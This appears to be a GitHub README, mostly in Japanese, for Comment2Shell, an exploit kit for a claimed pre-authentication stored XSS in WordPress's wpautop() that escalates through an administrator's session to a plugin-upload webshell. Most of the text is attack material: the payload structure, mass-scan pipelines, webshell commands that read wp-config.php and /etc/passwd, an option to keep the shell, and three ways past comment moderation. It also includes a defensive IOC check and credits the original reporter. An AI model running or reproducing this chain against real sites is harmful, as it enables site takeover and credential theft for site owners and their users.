 deathshotxd/comment2shell

ゼロクリック・プリ認証のWordPress CVE-2026-93485エクスプロイトチェーン:wpautop()の格納型XSSが管理者セッションのプラグインアップロードへ昇格し、自己削除型ウェブシェルに至る。スキャナー、シェル、Nucleiテンプレート付き。
Comment2Shellは、WordPressコアのwpautop()における認証前の蓄積型XSSであり、管理者セッション内でリモートコード実行へとエスカレートするCVE-2026-93485のエンドツーエンドの概念実証です。匿名コメントがペイロードを仕込み、管理者が投稿を開くと、ブラウザがウェブシェルプラグインをアップロードし、コマンドを実行し、その後シェルを再び削除します。チェーン全体は依存関係のない単一のPythonファイルです。

Comment2Shellは、CVE-2026-93485のためのエクスプロイトおよびローカルラボキットです。このバグはwp-includes/formatting.php内、コメントテキストに対して表示時に実行されるwpautop()段落フィルタに存在します。blockquote cite属性内の改行がHTMLコメントのプレースホルダーになり、blockquoteをラップする正規表現が最初の>で停止して属性の途中に段落タグを注入し、ブラウザがそれをonfocusハンドラとして解析します。autofocus属性によってゼロクリックで発火します。
このツールはチェーン全体をカバーします。パッシブなバージョンスキャン、無害なXSSプローブ、認証前からRCEまでの完全なエクスプロイト、インタラクティブシェル、そして防御側のIOCチェックです。
このエクスプロイトにはアカウントもnonceも不要で、管理者が投稿を閲覧する以外の操作も必要ありません。コメントは開かれているだけで十分です。

WordPressはウェブの大きなシェアを占めており、wpautop()はコアコードであるため、テーマやプラグインに関係なく、影響を受けるすべてのインストールに脆弱なフィルタが同梱されています。このXSSは蓄積型で、認証前であり、ゼロクリックです。管理者セッション内で実行されるため、単なる改ざんバグにとどまりません。管理者Cookieがあればプラグインをインストールするのに十分であり、プラグインのインストールは任意コード実行を意味します。
修正はWordPress 7.1.1で提供され、25のブランチにわたり、4.7.36までバックポートされました。4.7.0から7.1.0までのすべてのリリースが影響を受けます。


WordPress 7.1.0に対する制御されたラボでの実行です。匿名コメントがペイロードを仕込み、管理者が投稿を開くとゼロクリックチェーンが発火し、ウェブシェルがアップロードされ、コマンド出力が返り、シェルが自身を削除します。ブラウザのタブタイトルが結果を報告し、Comment2Shell: shell uploadedまたはComment2Shell: admin login requiredのいずれかになります。正確な手順についてはdocker/README.mdを参照してください。
Comment2Shellはこの脆弱性の発見を主張するものではありません。この脆弱性はRafie Muhammad(Awesome Motive)によってHackerOne WordPressプログラムを通じて報告され、7.1.1で修正されました。ここでの貢献は、チェーン全体の再現可能で依存関係のない実装です。

1. Anonymous comment submission (no auth, no nonce)
POST /wp-comments-post.php
<blockquote cite="a\nb"><code>x" onfocus=... autofocus>
KSES allows blockquote[cite] and code; the newline in cite survives.
2. Display-time filter chain (the bug)
wpautop() at formatting.php:563:
preg_replace('|<p><blockquote([^>]*)>|', '<blockquote$1><p>')
[^>]* stops at the > inside the <!-- wpnl --> comment,
so a <p> gets injected inside the cite attribute.
3. wptexturize() seals the attribute (block themes)
Outer " becomes ” (curly quote).
The " inside <code> stays straight (no-texturize list).
The browser then parses onfocus/autofocus as real attributes.
4. Zero-click XSS in the admin session
autofocus fires onfocus on page load, no click needed.
JS runs with the admin cookies.
5. Admin session -> plugin upload -> RCE
GET /wp-admin/plugin-install.php, extract the nonce.
Build ZIP in memory, POST update.php?action=upload-plugin.
Webshell lands at wp-content/plugins/<rand>/<rand>.php.
GET /wp-content/plugins/<rand>/<rand>.php?c=id
comment_registration=0)git clone https://github.com/DeathShotXD/Comment2Shell.git
cd Comment2Shell
python3 comment2shell.py --help
Python 3.8+ 標準ライブラリのみ、pip install は不要です。
# Single target
python3 comment2shell.py --scan -t https://target.com

# Batch scan
python3 comment2shell.py --scan -f targets.txt --threads 20

# From a pipeline
subfinder -dL targets.txt | httpx -title | \
  grep -i wordpress | python3 comment2shell.py --scan --stdin

# JSON output
python3 comment2shell.py --scan -t https://target.com --json -o results.json
各結果オブジェクトには次のフィールドが含まれます:
| フィールド | 意味 |
|---|---|
target | 正規化されたターゲットURL |
wordpress | WordPressが検出された場合にtrue |
version | 検出されたバージョン、またはnull |
version_method | バージョンの検出方法(例: meta や readme) |
vulnerable | true、false、またはバージョンが不明な場合はnull |
post_id | コメント可能な投稿ID、またはnull |
error | エラー文字列、またはnull |
# Submit the benign detection payload (sets document.title)
python3 comment2shell.py --probe -t https://target.com

# With an OAST callback
python3 comment2shell.py --probe -t https://target.com \
  --callback https://your-id.oast.example
エクスプロイトペイロードはページ読み込み時に
alert("Comment2Shell XSS - CVE-2026-93485")を発火します(autofocusによるゼロクリック)。管理者としてログインした状態で 投稿を表示してください。成功するとタブのタイトルがComment2Shell: shell uploadedになり、ブラウザに管理者セッションがない場合はComment2Shell: admin login requiredになります。
# Run a command, then delete the shell
python3 comment2shell.py -t https://target.com -c "id"

# Read wp-config.php
python3 comment2shell.py -t https://target.com -c "cat wp-config.php"

# Wait longer for the admin to view the post (default 45s)
python3 comment2shell.py -t https://target.com -c "id" --wait 60

# Keep the webshell after execution
python3 comment2shell.py -t https://target.com -c "id" --no-cleanup

# With an OAST callback
python3 comment2shell.py -t https://target.com \
  -c "cat /etc/passwd" \
  --callback https://your-id.oast.example

# Known-commenter approval bypass
python3 comment2shell.py -t https://target.com \
  -c "whoami" --known-commenter

# Through a proxy
python3 comment2shell.py -t https://target.com \
  -c "id" --proxy http://127.0.0.1:8080
このツールはXSSコメントを送信し、生成されたwebshellパスを3秒ごとにポーリングし(最大--wait秒)、管理者のブラウザがアップロードをトリガーするとコマンドを実行し、その後シェルを自己削除します(?d=1はPHPファイルのリンクを解除し、プラグインディレクトリを削除します)。これにより永続化は残りません。保持するには--no-cleanupを、ペイロードのみを送信するには--wait 0を渡してください。
# With a known shell path
python3 comment2shell.py --shell -t https://target.com \
  --shell-path ab12cd/ab12cd.php

# Run a single command on an existing shell
python3 comment2shell.py --exec -t https://target.com \
  --shell-path ab12cd/ab12cd.php -c "cat wp-config.php"
python3 comment2shell.py --ioc -t https://target.com
初回コメント投稿者からの新しいコメントは、通常はモデレーションのために保留されます。 このツールには、それを回避する3つの経路があります:
| 経路 | 方法 | フラグ |
|---|---|---|
| 既知のコメント投稿者 | デフォルトの「A WordPress Commenter」<[email protected]> を再利用する。これは check_comment() によって自動承認される | --known-commenter |
| モデレーション無効 | comment_previously_approved=0 の場合、任意の識別情報が自動承認される | デフォルト |
| 投稿者プレビュー | 過去にコメントした投稿者は、?unapproved=<id>&moderation-hash=<hash> Cookie を通じて保留中のコメントを閲覧できる | 自動 |
